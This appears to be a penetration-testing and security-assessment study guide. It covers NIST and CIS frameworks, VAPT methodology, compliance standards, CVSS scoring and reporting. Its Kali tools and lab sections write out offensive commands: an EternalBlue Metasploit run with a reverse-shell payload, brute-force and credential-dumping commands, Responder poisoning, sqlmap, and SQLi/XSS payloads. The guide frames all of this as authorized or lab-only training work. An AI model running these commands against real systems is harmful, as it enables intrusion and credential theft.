Title: Security Assessment: Identify weaknesses using frameworks (e.g., NIST guidelines)

What is Security Assessment?

Security Assessment is the process of evaluating systems, networks, or applications to identify weaknesses, misconfigurations, or vulnerabilities that could be exploited by attackers.

Use Security Frameworks:

- ✓ ISO/IEC 27001: Global standard for Information Security Management Systems (ISMS).
- ✓ CIS Controls: 18 prioritized best practices to defend against common attacks.
- ✓ NIST Cybersecurity Framework (CSF): Identify, Protect, Detect, Respond, Recover.

Information Gathering:

- ✓ Asset inventory: Servers, endpoints, applications, databases, cloud services.
- ✓ Threat modeling: Identify potential attackers, attack paths, and impacts.

Vulnerability Identification:

- ✓ Automated scanning (e.g., OpenVAS, Nessus, Qualys).
- ✓ Manual verification for false positives.
- ✓ Review system configs, access controls, patch levels.

NIST Cybersecurity Framework:

- ➢ **Identify** → Know assets, risks, users, data.
- ➢ **Protect** → Implement safeguards (firewalls, IAM, encryption).
- ➢ **Detect** → Monitor for intrusions (SIEM, IDS).
- ➢ **Respond** → Incident response plan, communication.
- ➢ **Recover** → Backups, disaster recovery, business continuity.

NIST SP800-53 (Security Control Catalog):

- ➢ Provides a list of security controls across areas like access control, auditing, incident response, and physical security.
- ➢ Assessors use this to check compliance**.**
- ➢ **Example:** Does the system enforce multi-factor authentication? (AC-2 control).

Security Assessment Workflow (NIST-Aligned)

- ➢ **Planning**
  - Define scope (systems, apps, networks).
  - Identify compliance needs (NIST, PCI, HIPAA).
- ➢ **Discovery**

- Asset inventory (servers, endpoints, apps, cloud).
- Identify data flows and critical systems.

➢ **Assessment Execution**

- Run vulnerability scans (OpenVAS, Qualys).
- Perform penetration testing.
- Check against NIST controls.

➢ **Analysis & Reporting**

- Document vulnerabilities (severity, likelihood, impact).
- Map findings to NIST controls.

➢ **Remediation & Re-assessment**

- Apply patches, reconfigure systems.
- Test again to ensure issues are fixed.

Types of Security Testing:

a) Vulnerability Assessment:

A Vulnerability Assessment is a systematic process of identifying, analyzing, and prioritizing weaknesses in a system, network, or application that attackers could exploit.

➢ **Define Scope**

- Decide what to scan (servers, databases, apps, cloud, endpoints, etc.).
- Set boundaries (IP ranges, domains, systems).

➢ **Asset Discovery**

- The tool detects active hosts, open ports, and running services.
- Example: Nmap scan as a first step.

➢ **Vulnerability Scanning**

Automated tools (e.g., OpenVAS, Qualys, Nessus) scan for: Missing patches, Misconfigurations, Outdated software, Weak credentials, Known CVEs (Common Vulnerabilities & Exposures).

➢ **Analysis & Prioritization**

- Vulnerabilities are assigned severity levels (Low, Medium, High, Critical).
- Scoring usually based on **CVSS** (Common Vulnerability Scoring System).

➢ **Reporting**

The scanner generates a report with:

- Vulnerability name + description
- CVE ID (if applicable)
- Severity (CVSS score)
- Fix/mitigation steps.

➢ **Remediation & Verification**

- Apply patches, reconfigure, or harden systems.
- Re-run scans to confirm fixes.

b) Penetration Testing:

A penetration test is a authorized, simulated attack against an environment to find security weaknesses, demonstrate exploitability, and measure business impact.

➢ **Pre-engagement / Rules of engagement:** Scope, targets, allowed tests, timing, approvals.
➢ **Reconnaissance:** Passive then active information gathering.
➢ **Scanning & Enumeration:** Identify hosts, ports, services, versions, users.
➢ **Vulnerability Analysis:** Map services to known issues.
➢ **Exploitation:** Attempt to gain access.
➢ **Post-exploitation:** Privilege escalation, credential harvesting, lateral movement, persistence.
➢ **Reporting & Remediation:** Evidence, impact, remediation steps, retest.

Kali Tools:

❖ **Recon / discovery**

- netdiscover (ARP sweep on local network)

  sudo netdiscover -r 192.168.1.0/24

- arp-scan

  sudo arp-scan --interface=eth0 192.168.1.0/24

❖ **Network scanning / port discovery**

Nmap

- Quick host discovery + default scripts:

sudo nmap -sS -sV -O --top-ports 1000 -oA scan_initial 192.168.1.0/24

- Aggressive service/version + NSE scripts for vuln detection:

Sudo nmap -sC -sV -p- -oA fullscan 10.0.0.5

- Specific vulnerability script example:

  nmap --script http-vuln* -p80,443 target.example.com

❖ **Enumeration**

- enum4linux (SMB/AD enumeration)

  enum4linux -a 10.0.0.8

- smbclient

  smbclient -L //10.0.0.8 -N

  smbclient //10.0.0.8/Share -U user

- rpcclient, ldapsearch, nikto (web), dirb/dirbuster/gobuster (dir brute-forcing)

  gobuster dir -u https://target/ -w /usr/share/wordlists/dirb/common.txt

  nikto -h https://target

❖ **Web application testing:**

- Burp Suite (intercept, manip, scanning; Community on Kali)
- sqlmap (automated SQL injection)

  sqlmap -u "http://target/page.php?id=1" --dbs –batch

- wpscan (WordPress), wfuzz (fuzzing)

❖ **Exploitation**

- Metasploit (msfconsole) — large exploit DB, payloads, post modules

  Start:

  sudo msfdb init

  msfconsole

- Basic flow:

  use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 10.0.0.5

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 10.0.0.10

exploit

- Searchsploit

  searchsploit apache 2.4.49

- Metasploit auxiliary modules (scanners, bruteforce)

  use auxiliary/scanner/ssh/ssh_login

  set RHOSTS 10.0.0.0/24

  set USERNAME root

  set PASSWORD file:/path/passwords.txt

  run

❖ **Password cracking / creds**

- Hydra (online bruteforce)

  hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.5

- John the Ripper / hashcat (offline cracking)

  john --wordlist=/usr/share/wordlists/rockyou.txt hashfile.txt

- creddump / mimikatz (Windows credential extraction via Meterpreter)

❖ **Sniffing & MITM**

- Wireshark, tcpdump

  sudo tcpdump -i eth0 -w capture.pcap

- Responder (LLMNR/NBT-NS poisoning)

  sudo responder -I eth0 -rv

❖ **Post-exploitation & lateral movement**

- Meterpreter (Metasploit payload) — interactive shell, upload/download, pivot, keylogger, screenshot

  meterpreter> sysinfo
  meterpreter> getuid
  meterpreter> hashdump
  meterpreter> migrate <pid>

- psexec / smbexec /crackmapexec (execute remote commands)

  crackmapexec smb 10.0.0.0/24 -u 'user' -p 'pass' –shares

- sshuttle / proxychains /socks4a (pivoting)
  - Example: create an SSH SOCKS proxy and route tools via proxychains.

❖ **AD / Enterprise enumeration**
- BloodHound (Neo4j) — map AD attack paths
- impacket tools (wmiexec.py, smbclient.py, secretsdump.py)

  python3 /usr/share/doc/python-impacket/examples/secretsdump.py domain/administrator@10.0.0.5

c) Compliance Testing

Compliance testing is the process of evaluating a system, application, or network against established standards, regulations, or policies to ensure it meets required security, operational, or legal requirements.

CIS Benchmarks:

The Center for Internet Security (CIS) Benchmarks are consensus-based best practices for securely configuring systems, applications, and network devices.

✓ Covers operating systems (Windows, Linux, macOS).
✓ Network devices (routers, firewalls).
✓ Cloud environments (AWS, Azure, GCP).
✓ Applications (SQL Server, Docker, Kubernetes).

Compliance Testing Process Using CIS Benchmarks:

➢ **Identify Scope:**
Decide which systems, applications, or devices need assessment.

➢ **Select Benchmark:**
Download the relevant CIS Benchmark (e.g., “CIS Ubuntu Linux 22.04 Benchmark”).

- **Run Assessment:**
  Manual: Compare system settings against the CIS checklist.
  Automated: Use tools like CIS-CAT, OpenSCAP, or Qualys Policy Compliance to scan and generate reports.

- **Analyze Results:**
  - Identify non-compliant settings.
  - Categorize risks (e.g., high, medium, low)

- **Remediate Issues:**
  - Apply recommended configurations.
  - Re-scan to confirm compliance.

- **Reporting:**
  - Provide evidence for audits.
  - Track compliance over time.

Title: VAPT METHODOLOGY

Follow a structured, repeatable approach to discover, validate, and report vulnerabilities across network, host, and application layers.

a. Planning: Define scope with tools like Dradis CE.

In the Planning phase of a Vulnerability Assessment or Penetration Testing engagement, you define the scope of testing—what systems, networks, and applications are in-scope and what are off-limits.

Using Dradis CE:

Dradis CE is a free, open-source tool for collaboration and reporting in security assessments. You can use it during the planning phase to document and organize the scope of the engagement.

Create a New Project:

- In Dradis CE, start a project to represent the engagement.
- Name it after the client, network, or test type.

Define Scope Details:

- Add in-scope assets (IP ranges, domains, applications).
- List out-of-scope assets (systems not to be touched).
- Note restrictions (e.g., testing hours, no DoS attacks).

Collaboration:

- Team members can contribute findings or scope clarifications directly into Dradis.
- Everyone works on the same project space.

Documentation & Evidence:

- Attach files such as diagrams, contracts, or authorization letters.
- Record assumptions and communication logs with the client.

Export Reports:

- Dradis can later generate reports summarizing the scope and findings in formats like Word, Excel, or HTML.

b. Discovery: Use Nmap (network scanning) and OWASP ZAP (web app scanning).

Discovery is where you turn the plan into data. Below is a compact, practical playbook for using Nmap (network / host discovery) and OWASP ZAP (web app discovery & scanning), plus how to capture evidence and feed results into Dradis CE.

Discovery — Nmap

Inventory hosts, open ports, services, OS, basic vuln checks, and fingerprints.

Fast TCP discovery + common scripts + service/OS detection:

```
nmap -sS -p- -T4 -sV -O --script "default and safe" -oA nmap_full 10.0.0.0/24
```

UDP scan (targeted because it's slow/noisy):

```
nmap -sU -p 53,67,68,123,161 -T3 -oA nmap_udp 10.0.0.5
```

Quick host discovery (ping sweep):

```
nmap -sn 10.0.0.0/24 -oG alive_hosts.gnmap
```

Run vulnerability-focused NSE scripts:

```
nmap -sV --script vuln -oA nmap_vuln 10.0.0.100
```

Discovery — OWASP ZAP

Crawl the app, find endpoints, parameter inputs, common vulnerabilities (XSS, SQLi, LFI, auth issues).

- **Passive reconnaissance / spidering** (safe): discover endpoints, links, JS endpoints.
- **Active scan** (noisy): attacks discovered inputs for vulnerabilities.
- **Authenticated scans**: test flows behind login.

- **API / AJAX scanning**: use ZAP's AJAX spider or import OpenAPI/Swagger.

Baseline (safe, quick):

zap-baseline.py -t https://app.example.com -r baseline_report.html

Full active scan (no auth):

zap-full-scan.py -t https://app.example.com -r full_report.html

Docker usage (example):

docker run -u zap -p 8090:8090 owasp/zap2docker-stable zap-baseline.py -t https://app.example.com -r report.html

Handling authenticated apps:

- Create a ZAP context and add login forms / scripts.
- Use ZAP's authentication settings (form-based, HTTP auth, script-based).
- Record a login flow with the ZAP proxy (or import HAR) and set the logged-in user before scanning.
- Use forced user + context to ensure scanning exercises authenticated pages.

API / SPA scanning:

- Import OpenAPI/Swagger or Postman collection into ZAP to enumerate endpoints.
- Use the AJAX spider for single-page apps to discover JS-driven endpoints.

Exporting results:

- ZAP can export HTML, XML, JSON, and Markdown. Use these for evidence and to import into Dradis.

c. **Attack: Exploit vulnerabilities with Metasploit Framework.**

Objective:

Validate impact of prioritized vulnerabilities discovered during Discovery.

Must-haves before attacking:

signed authorization, clearly approved scope & time window, point(s) of contact, rollback plan.

Safety principle:

Always prefer non-destructive verification unless explicit permission for full exploit is granted.

Prepare:

- Map discovery outputs to targets (IPs, hostnames, services). Tag assets with risk/priority.
- Stage an isolated lab that mirrors the target environment for proof-of-concept testing before touching production.
- Create a dedicated attack workstation (up-to-date Metasploit, logging enabled, snapshot/VM) and ensure network segregation.

Module selection & validation:

- Match module families to findings (remote code exec, auth bypass, info leak).
- Prefer public, well-known modules with maintained documentation (community-reviewed).
- Prioritize reliable modules on non-production tests; avoid fragile exploits on live systems.

Safe evidence collection:

- Record timestamps, target identifiers, module names, and concise descriptions of what was achieved (e.g., “elevated to an interactive shell on host X — proof saved”).
- Capture non-sensitive screenshots or console output; redact sensitive payloads or secrets before storing.
- Export session transcripts and attach raw module output files to your Dradis CE project under *Attack* > *Metasploit*.

Post-exploitation goals:

- **Confirm impact** — e.g., access to sensitive files, ability to run commands as privileged user, access to other network segments (pivoting only if authorized).
- **Minimize persistence:** Do **not** install persistent backdoors unless explicitly authorized; prefer ephemeral verification.
- **Evidence-first, change-minimizing:** Obtain only the minimum proof needed (hash of a file, a single line output) rather than copying entire datasets.

Cleanup & remediation support:

- Terminate all sessions, remove temporary artifacts, and restore any changed configurations (or ask client to restore from snapshot if necessary).
- Provide a remediation-first report: vulnerability summary, exploitability verdict, proof-of-concept (safe), remediation steps, priority.
- Offer retest guidance and, if authorized, a supervised remediation verification.

d. <u>Reporting: Use templates from "Pentest-Tools".</u>

Pentest-Tools gives you ready-made, customizable report templates that pull findings together, pre-fill executive text and remediation advice, and export to DOCX/PDF/HTML. Use those templates to speed delivery, keep consistent wording, and attach raw evidence.

- **Choose a template** — start from a predefined *engagement* or *finding* template (they include Background, Scope, Exec Summary, Findings sections). Pentest Tools Support Center
- **Import / aggregate findings** — Pentest-Tools can pull results from its scanners (and many other tools) into the report so you don't copy/paste. This fills the vulnerability entries, CVE/CWE info, and suggested fixes automatically. Pentest-Tools.com
- **Customize text & tags** — edit field descriptions, add client-specific context, and use template tags/placeholders to insert dynamic data (targets, dates, severity). Pentest Tools Support Center
- **Add proof & attachments** — attach raw scan outputs, screenshots, HTTP logs or exported PoCs to each finding so remediation teams have evidence. Pentest-Tools.com
- **Review & edit** — tweak executive summary, risk ratings, and remediation steps so they're actionable for the audience (exec vs technical). Pentest Tools Support Center
- **Export** — produce DOCX/PDF/HTML; Pentest-Tools offers pre-formatted exports so the layout is professional and consistent.

e. **How to Learn: Practice the OWASP Web Security Testing Framework.**

Practical learning plan so you can practice the OWASP Web Security Testing Framework (WSTF) and actually get comfortable doing web app tests (safely and lawfully). It's distilled into a roadmap, hands-on exercises, tools to learn, and deliverables you can use to track progress.

Foundations:

- **Read:** OWASP WSTF overview and testing guide (high-level).
- **Learn the testing workflow:** scope → reconnaissance → mapping → vulnerabilities → reporting.
- **Lab:** spin up Juice Shop or WebGoat; do basic browsing & reconnaissance.
- **Deliverable:** 1-page summary of WSTF and a scope document for your lab target.

Information Gathering & Mapping:

- **Focus:** discover parameters, hidden endpoints, session points.
- **Tools:** Burp proxy/ZAP, browser devtools, wget/curl.
- **Lab:** use spidering and proxy to map all endpoints in Juice Shop; export URLs.
- **Deliverable:** endpoint inventory (CSV) and sitemap.

Configuration & Deployment Testing:

- **Focus:** insecure headers, cookie flags, TLS config, directory indexing.
- **Tools:** curl, securityheaders.io style checks, SSL labs (local analysis), Nmap for service banners.

- **Lab:** identify insecure headers/TLS problems in your lab app.
- **Deliverable:** two findings with impact + remediation (no exploits).

Authentication & Session Management:

- **Focus:** login flows, session tokens, resets, brute force protections.
- **Tools:** Burp Intruder (or built-in fuzzers), ZAP authentication contexts.
- **Lab:** test account lockout, reset flows, session fixation in lab app.
- **Deliverable:** safe PoC describing how you validated an auth issue (no destructive steps).

Access Control & Business Logic:

- **Focus:** horizontal/vertical access checks, insecure direct object references, business logic bypasses.
- **Tools:** proxy, manual tampering, Postman.
- **Lab:** try to access admin-only pages or manipulate IDs in lab app.
- **Deliverable:** documented exploit scenario (lab-only) showing impact and a remediation plan.

Injection & Input Validation (XSS, SQLi, etc.)

- **Focus:** identifying injection sinks and safe proof techniques.
- **Tools:** Burp Scanner (or ZAP), manual payloads, parameterized queries knowledge.
- **Lab:** find XSS and safely demonstrate reflected XSS using harmless payloads (e.g., show your name appears). Don't exfiltrate data.
- **Deliverable:** listing of discovered injection points + safe PoCs.

Client-Side & API Testing (SPA & REST)

- **Focus:** insecure CORS, JS logic, APIs (auth, rate limits).
- **Tools:** browser devtools, Postman, ZAP API import.
- **Lab:** import a Swagger/OpenAPI for the lab app and test endpoints for auth bypasses.
- **Deliverable:** API test checklist + one finding.

Reporting, Remediation & Retest

- **Focus:** turning findings into action: severity, remediation, risk acceptance.
- **Tools:** Dradis CE or Pentest-Tools templates, markdown/docx.
- **Lab:** write a short report with Exec Summary + three prioritized findings and remediation.
- **Deliverable:** final one-page executive summary + technical appendix.

Title: Security Standards & Compliance

Ensure that security practices, processes, and systems align with regulatory requirements, industry standards, and best practices. This helps organizations stay legally compliant, protect sensitive data, and demonstrate due diligence during audits.

a. Standards: GDPR, HIPAA, ISO 27001

1. GDPR (General Data Protection Regulation)

- **Region:** European Union (EU), but applies globally if you handle EU citizens' data.
- **Purpose:** Protects personal data and privacy of individuals.
- **Key points:**
  - Personal data must be processed lawfully, fairly, and transparently.
  - Organizations should collect only necessary data (data minimization).
  - Individuals have rights: access, correction, deletion ("Right to be forgotten"), and data portability.
  - Consent must be explicit for data processing.
- **Penalties:** Up to 4% of annual global turnover or €20 million.

2. HIPAA (Health Insurance Portability and Accountability Act)

- **Region:** United States.
- **Purpose:** Protects healthcare information and ensures privacy, confidentiality, and security of patient data (PHI).
- **Key points:**
  - **Privacy Rule:** Patients' rights over their health data.
  - **Security Rule:** Safeguards for electronic PHI (access control, encryption, audit logs).
  - **Breach Notification Rule:** Organizations must report data breaches.
- **Who it applies to:** Healthcare providers, insurers, and third-party business associates handling PHI.
- **Penalties:** Fines vary depending on negligence; can be substantial.

3. ISO/IEC 27001

- **Region:** International.
- **Purpose:** Provides a framework for an Information Security Management System (ISMS) to systematically manage sensitive information.
- **Key points:**
  - Risk-based approach to identify and manage security threats.
  - Includes policies, procedures, access control, incident response, and physical security.
  - Follows a continuous improvement cycle: Plan → Do → Check → Act (PDCA).
- **Who it applies to:** Any organization seeking structured information security management.

- **Certification:** Organizations can be certified to demonstrate compliance and trustworthiness.

b. How to Learn: Use the OWASP Top 10 to prioritize web vulnerabilities

The OWASP Top 10 is a list of the most critical web application security risks. It's updated regularly and serves as a reference for testing and prioritization.

A01: Broken Access Control – Users can access data or functions they shouldn't.

A02: Cryptographic Failures – Weak or missing encryption of sensitive data.

A03: Injection – SQL, NoSQL, OS, or LDAP injection attacks.

A04: Insecure Design – Flaws in architecture or logic, not just coding.

A05: Security Misconfiguration – Default configs, unnecessary services, open cloud storage.

A06: Vulnerable and Outdated Components – Using old libraries or frameworks.

A07: Identification & Authentication Failures – Broken login, session management, or MFA issues.

A08: Software and Data Integrity Failures – Untrusted updates, insufficient integrity checks.

A09: Security Logging & Monitoring Failures – Poor audit trails, delayed detection of attacks.

A10: Server-Side Request Forgery (SSRF) – Server fetches malicious URLs leading to internal access.

OWASP Top 10 for learning/prioritization:

➔ **Map vulnerabilities discovered in your tests to the Top 10 categories.**

- Example: If you find a SQLi, it maps to A03: Injection.

➔ **Rank by business impact and exploitability.**

- Top 10 helps you focus on the most common and critical risks first.
- Example: Broken Access Control (A01) often has high impact → test first.

➔ **Use it to guide learning:**

- Pick one category at a time, study examples, and try lab exercises (e.g., Juice Shop or WebGoat).
- Safe PoC: demonstrate the vulnerability in a lab without harming real users.

Learning workflow

➔ **Read the OWASP Top 10 description –** understand what each risk means and real-world examples.
➔ **Hands-on lab practice:**

- Use intentionally vulnerable apps (Juice Shop, DVWA, WebGoat).
- Try to identify the vulnerabilities corresponding to each category.

➔ **Document your findings:**

- Map each vulnerability to its OWASP category.
- Assign severity (High/Medium/Low) based on impact & exploitability.

➔ **Prioritize remediation:**

- Start with high-impact, easily exploitable vulnerabilities (usually A01, A03, A07).
- Follow a risk-based approach guided by Top 10 mapping.

Tools to practice

➔ **Proxy scanners:** Burp Suite Community, OWASP ZAP.
➔ **Vulnerable labs:** Juice Shop, DVWA, WebGoat.
➔ **Reporting:** Dradis CE, Pentest-Tools, or even spreadsheets for mapping vulnerabilities to OWASP Top 10.

Title: Risk Assessment

Prioritize vulnerabilities and security risks effectively using scoring systems and visual tools, so that remediation efforts focus on the most critical issues first.

1. **CVSS (Common Vulnerability Scoring System)**

CVSS

➢ CVSS is a standard way to measure the severity of a security vulnerability.
➢ It gives a numeric score (0–10) and a severity rating:

- 0.0 = None
- 0.1–3.9 = Low
- 4.0–6.9 = Medium
- 7.0–8.9 = High
- 9.0–10.0 = Critical

Components of CVSS

➢ **Base Metrics** – intrinsic characteristics of a vulnerability (e.g., attack vector, complexity, privileges required, impact on confidentiality/integrity/availability).

- **Temporal Metrics** – characteristics that change over time (e.g., exploit maturity, remediation level).
- **Environmental Metrics** – contextual factors specific to your organization (e.g., importance of affected asset).

NVD CVSS Calculator

- **Open the NVD CVSS Calculator**

  Website: https://nvd.nist.gov/vuln-metrics/cvss

- **Select CVSS Version**

  Usually CVSS v3.1 (most current).

- **Fill in the Base Metrics**

  - **Attack Vector (AV):** How the attack is executed (Network, Adjacent, Local, Physical).
  - **Attack Complexity (AC):** How hard it is to exploit (Low/High).
  - **Privileges Required (PR):** Level of access needed.
  - **User Interaction (UI):** Does it require a user to do something?
  - **Scope (S):** Does the vulnerability affect other components?
  - **Confidentiality (C), Integrity (I), Availability (A):** Impact if exploited (None, Low, High).

- **Optional: Temporal & Environmental Metrics**

  - Temporal metrics adjust for exploit availability or remediation.
  - Environmental metrics adjust for your specific environment.

- **Calculate Score**

  - Click “Calculate Score” → NVD will give a numeric score (0–10) and a severity rating.

- **Document the result**

  - Include in reports: vulnerability description, CVSS score, severity, and reasoning for chosen metrics.

2. **Risk Matrix:**

Purpose

- Categorize risks into High, Medium, or Low based on Likelihood and Impact.
- Helps focus on **critical vulnerabilities first**.

Typical 3×3 matrix

Impact \ Likelihood	Low	Medium	High
High	Medium	High	High
Medium	Low	Medium	High
Low	Low	Low	Medium

Optional — Color-code the risks

- Use Conditional Formatting:
  - Critical → Red
  - High → Orange
  - Medium → Yellow
  - Low → Green

This creates a visual matrix that is easy to read at a glance.

Title: Common Vulnerabilities

Identify typical flaws found in lab environments and real systems so you can detect, reproduce (safely/in-scope), and recommend fixes.

a) Network Vulnerabilities

- **Misconfigurations:** Weak or incorrect settings in network devices, servers, or firewalls (e.g., default passwords, unnecessary services running, exposed admin interfaces).
- **Open ports:** Ports that are accessible from outside the network. Each open port can be a potential entry point for attackers.

Using Nmap to Find Network Vulnerabilities

Step 1: Scan for live hosts

nmap -sn 192.168.1.0/24

Step 2: Scan for open ports

nmap -sS -p- -T4 192.168.1.10

Step 3: Detect services and versions

nmap -sV -p22,80,443 192.168.1.10

Step 4: Identify misconfigurations / vulnerabilities

nmap --script vuln 192.168.1.10

Analyze Results

- **Open Ports:** Decide if they are needed; close unused ones.
- **Service Versions:** Check for outdated or vulnerable software.
- **Misconfigurations:** Identify defaults, weak protocols, or insecure settings

b) Web Vulnerability

Practicing SQL Injection (SQLi) and Cross-Site Scripting (XSS) using OWASP Juice Shop. All exercises assume you're running Juice Shop locally or in an isolated lab VM.

SQL Injection:

Find input fields that allow injection, demonstrate a safe PoC, and learn remediation.

➢ **Recon & mapping**

- Intercept login, search, or any input forms via the proxy.
- Note parameters sent in requests (e.g., username, password, q for search, productId).

➢ **Basic discovery (safe PoC)**

- Try simple payloads in a text input (search box or login username):
  - ' OR '1'='1
  - admin' --
- Example: put ' OR '1'='1 into the login username field and submit (in Juice Shop lab this demonstrates authentication bypasses). Capture the request/response in the proxy and screenshot as proof.

➢ **Error-based discovery**

- Inject a single quote ' into an input and observe the server/response for SQL errors in the lab environment. Juice Shop often logs or displays hints — capture evidence from the response or proxy history.

➢ **Extracting harmless proof**

- Instead of extracting real data, show that injection alters application behavior (e.g., login succeeds, or search returns different results). Take a screenshot and save the intercepted HTTP request/response as evidence. Do not dump real data outside the lab.

➢ **Remediation (what to learn)**

- Use parameterized/prepared statements (avoid string concat SQL).
- Validate and sanitize input; apply least privilege to DB accounts.
- Use ORM safe APIs and escape outputs.

- Apply WAF rules as temporary mitigation, not replacement.

Cross-Site Scripting (XSS):

Discover reflected, stored, and DOM XSS points; safely demonstrate by rendering a non-malicious marker and capture evidence.

- **Recon & mapping**

  - Identify inputs that reflect back to pages (search, comments, profile fields).
  - Use proxy to capture parameters and responses.

- **Reflected XSS (safe PoC)**

  - Inject a harmless payload to show reflection..

    <script>alert('lab')</script>

    (or)

    <img src=x onerror=console.log('lab')>

  - Submit via a search or URL parameter; if the page reflects it and executes, you'll see the alert or console log in your browser (in lab). Capture a screenshot of the alert + HTTP request.

- **Stored XSS (safe PoC)**

  Store a benign payload in a comment/profile field and then view the page where it's rendered to show it executes. Again, use a non-destructive marker (alert or console.log).

- **DOM XSS**

  Inspect frontend JS in DevTools to find locations where innerHTML or eval() is used; craft a payload in client-side input to trigger it. Capture the browser console output as proof.

- **Remediation**

  - Escape output contextually (HTML, JS, attribute, URL).
  - Use CSP (Content Security Policy) to limit script sources.
  - Avoid innerHTML and eval(); use safe DOM APIs.
  - Use proper input validation and output encoding libraries

c.Use labs to understand the practical approach

hands-on learning:

 # Setup & Recon:

- Install VirtualBox/VMware and set up an isolated host-only or NAT network.
- Download and import a Metasploitable VM and at least one VulnHub machine.
- Install attacker VM (Kali or Parrot).
- **Goals:** learn VM snapshots, networking modes, and basic recon.
- **Tasks:** nmap scans, service discovery, port lists.

 # Web app testing:

- **Targets:** Juice Shop-like apps or web targets on your VulnHub box.
- **Goals:** Crawling, passive discovery, XSS/SQLi basics.
- **Tools:** OWASP ZAP / Burp (intercept), Nikto, sqlmap.
- **Tasks:** Find inputs, intercept, craft payloads, verify with proof-of-concept.

 # Exploitation & Post-Exploitation:

- **Goals: E**xploit low-hanging service flaws, gain a shell, enumerate host.
- **Tools:** Metasploit, msfconsole, Meterpreter, LinPEAS/WinPEAS.
- **Tasks:** Exploit an identified service, escalate privileges, collect evidence.

Network Recon (Metasploitable):

- Find open ports/services and enumerate versions.
- Map of live hosts and service versions; at least one obvious exploit target.

Step:

- Ensure attacker and target are on same isolated network.

- Quick host discovery:
  nmap -sn 192.168.56.0/24
- Full port & service scan of target (replace IP):
  nmap -sS -sV -O -p- --min-rate 1000 -T4 192.168.56.101
- Service-specific probes: e.g., check FTP/SSH/HTTP:
  nmap -p 21,22,80,139,445 -sV --script=vuln 192.168.56.101
- Review results and note probable exploitable services (e.g., vsftpd, samba, outdated Apache).

Notes: Save output: nmap -oA recon/metasploitable-full 192.168.56.101

Web App Testing (VulnHub or Juice Shop):

- Find and confirm at least one SQLi or XSS.
- PoC request/response showing injection or script execution.

Steps:

- **Spider & passive scan with OWASP ZAP (or Burp):** browse pages while proxy is on.
- Inspect input parameters (forms, query strings, cookies).
- **Test simple XSS payload in an input field (lab-only):**
  Input: <script>alert('xss')</script> — observe reflected output.
- **Test for SQLi with a basic probe**: append ' OR '1'='1 to a parameter and check for changed responses or errors.
- If confirmed, use sqlmap for automated verification:
  sqlmap -u "http://192.168.56.102/vuln.php?id=1" --batch --dbs
- Document the vulnerable request/response pair and a low-impact PoC (no destructive payloads).

Title: Documentation Fundamentals

Create clear, repeatable, auditable reports that communicate findings to both technical teams (how to fix) and executives (business impact). Use collaborative tools to centralize evidence, speed report generation, and maintain versioned history.

Report Structure:

- **Title —** short and specific.
- **Affected asset(s) —** hostname/IP, service/port, environment (prod/test).
- **Risk rating —** High/Medium/Low + CVSS (if applicable).
- **Discovery date & reporter —** who found it and when.
- **Description —** what the issue is, why it matters (business impact).
- **Proof of Concept (PoC) / Evidence —** exact commands, request/response, screenshots, logs (with timestamps).
- **Reproduction steps —** step-by-step instructions to reproduce (minimal, safe).
- **Remediation —** prioritized fixes, configuration changes, or code examples.
- **Mitigation & compensating controls —** short-term controls if immediate fix isn't possible.
- **References —** links to CVE, vendor advisories, or vendor patches.
- **Retest guidance —** how to validate and acceptance criteria.
- **Appendix —** raw exports, full scan output, contact & RoE.

Dradis CE — Collaborative Reporting:

- Open-source collaborative reporting platform for security teams.
- Centralizes findings, evidence, and notes.
- Supports team collaboration, traceability, and automated reporting.
- Useful for penetration testing, vulnerability assessments, and audits.

➔ **Project-based organization**

- Each engagement gets a **separate project**.
- Nodes organize content: Findings, Evidence, Notes.

➔ **Collaborative editing**

- Multiple analysts can work on the same project simultaneously.
- Role-based access: Analyst, Reviewer, Admin.

➔ **Evidence management**

- Upload **screenshots, logs, text files**.
- Link evidence directly to findings.
- Inline evidence appears automatically in exported reports.

➔ **Templates & exports**

- Pre-built templates: Executive, Technical, or Combined reports.
- Supports **PDF, HTML, Word**, and CSV exports.
- Custom templates can be created to match organizational standards.

➔ **Integration with tools**

- Import scanner outputs: **Nessus, OpenVAS, Burp Suite, Nmap**, etc.
- Map imported results to findings to reduce manual work.

CherryTree (note-taking for technical findings):

➔ An open-source hierarchical note-taking app (GTK).
➔ Supports rich text, code blocks, syntax highlighting, images, attachments, and password protection for files.
➔ Works well offline and is perfect for a local evidence-first lab notebook.

Project Structure

➔ Organize your notes into a hierarchy per engagement or lab environment.

EngagementName_YYYYMMDD

0_Meta

- RoE.txt
- Scope.txt
- Contacts.txt

1_Recon

- Nmap
- Subdomains
- Screenshots

2_Web

- OWASP_ZAP
- Burp_Intercepts
- SQLi_Findings

3_Host

- Service_Enumeration
- Exploitation

4_Findings

- F-001_Title
- F-002_Title

5_Reports

- Exec_Summary
- Technical_Appendix

6_Evidence

7_Notes / Lessons

You can use anything standard reporting tool of your own too:

Word Writer:

- Easy to format executive summaries and technical appendices.
- Supports tables, images, and headings.
- Can create reusable templates for pentest reports.

Excel Sheets:

- Great for risk matrices, CVSS scoring, tracking vulnerabilities across multiple targets.
- Easy to filter, sort, and export.

Jira:

- Task-oriented tracking for vulnerabilities and remediation.
- Assign issues to teams, set due dates, track progress.

Use free templates from GitHub:

I searched GitHub and picked ready-to-use, free templates you can grab right away for three common needs: pentest reports, risk matrices, and incident response playbooks.

Pentest report:

- **PwnDoc —** Pentest report generator (DOCX + web UI). Good if you want a reporting app that exports DOCX and stores findings. Use it to enter findings and generate a polished report.

- **Atri (redfr0g/atri)** — DOCX template automation. Helpful if you like templated DOCX reports with automation.
- **TCM Security —** Sample pentest report (starter DOC/MD). Barebones demo report you can copy/adapt quickly. Great for learning/report skeletons.

Risk matrix / risk assessment:

- **Risk_management repo (Excel templates) —** includes simple Risk Assessment spreadsheets you can use or adapt to 3×3 or 5×5 matrices. Good for quick import to Excel/Sheets.
- **TemplateLab / ProjectManager free risk matrix downloads** — curated Excel templates if you prefer a ready-made visual matrix. (Non-GitHub but handy.)

Incident response:

- **counteractive/incident-response-plan-template —** Modular IR plan + playbook structure ready to customize. Great for building org playbooks.
- **LetsDefend / socfortress playbooks —** Collections of SOC/IR playbooks mapped to workflows — good for SOC use-cases and tabletop exercises.
- **AWS Incident Response Playbook Samples —** AWS-focused IR playbooks (excellent if you operate in AWS).

Title: Practical Application

1. **Setup Testing Environment**

#Step 1: Install Kali Linux on Virtualbox

➢ **Download ISO / VM Image**

- Go to Kali Linux Downloads
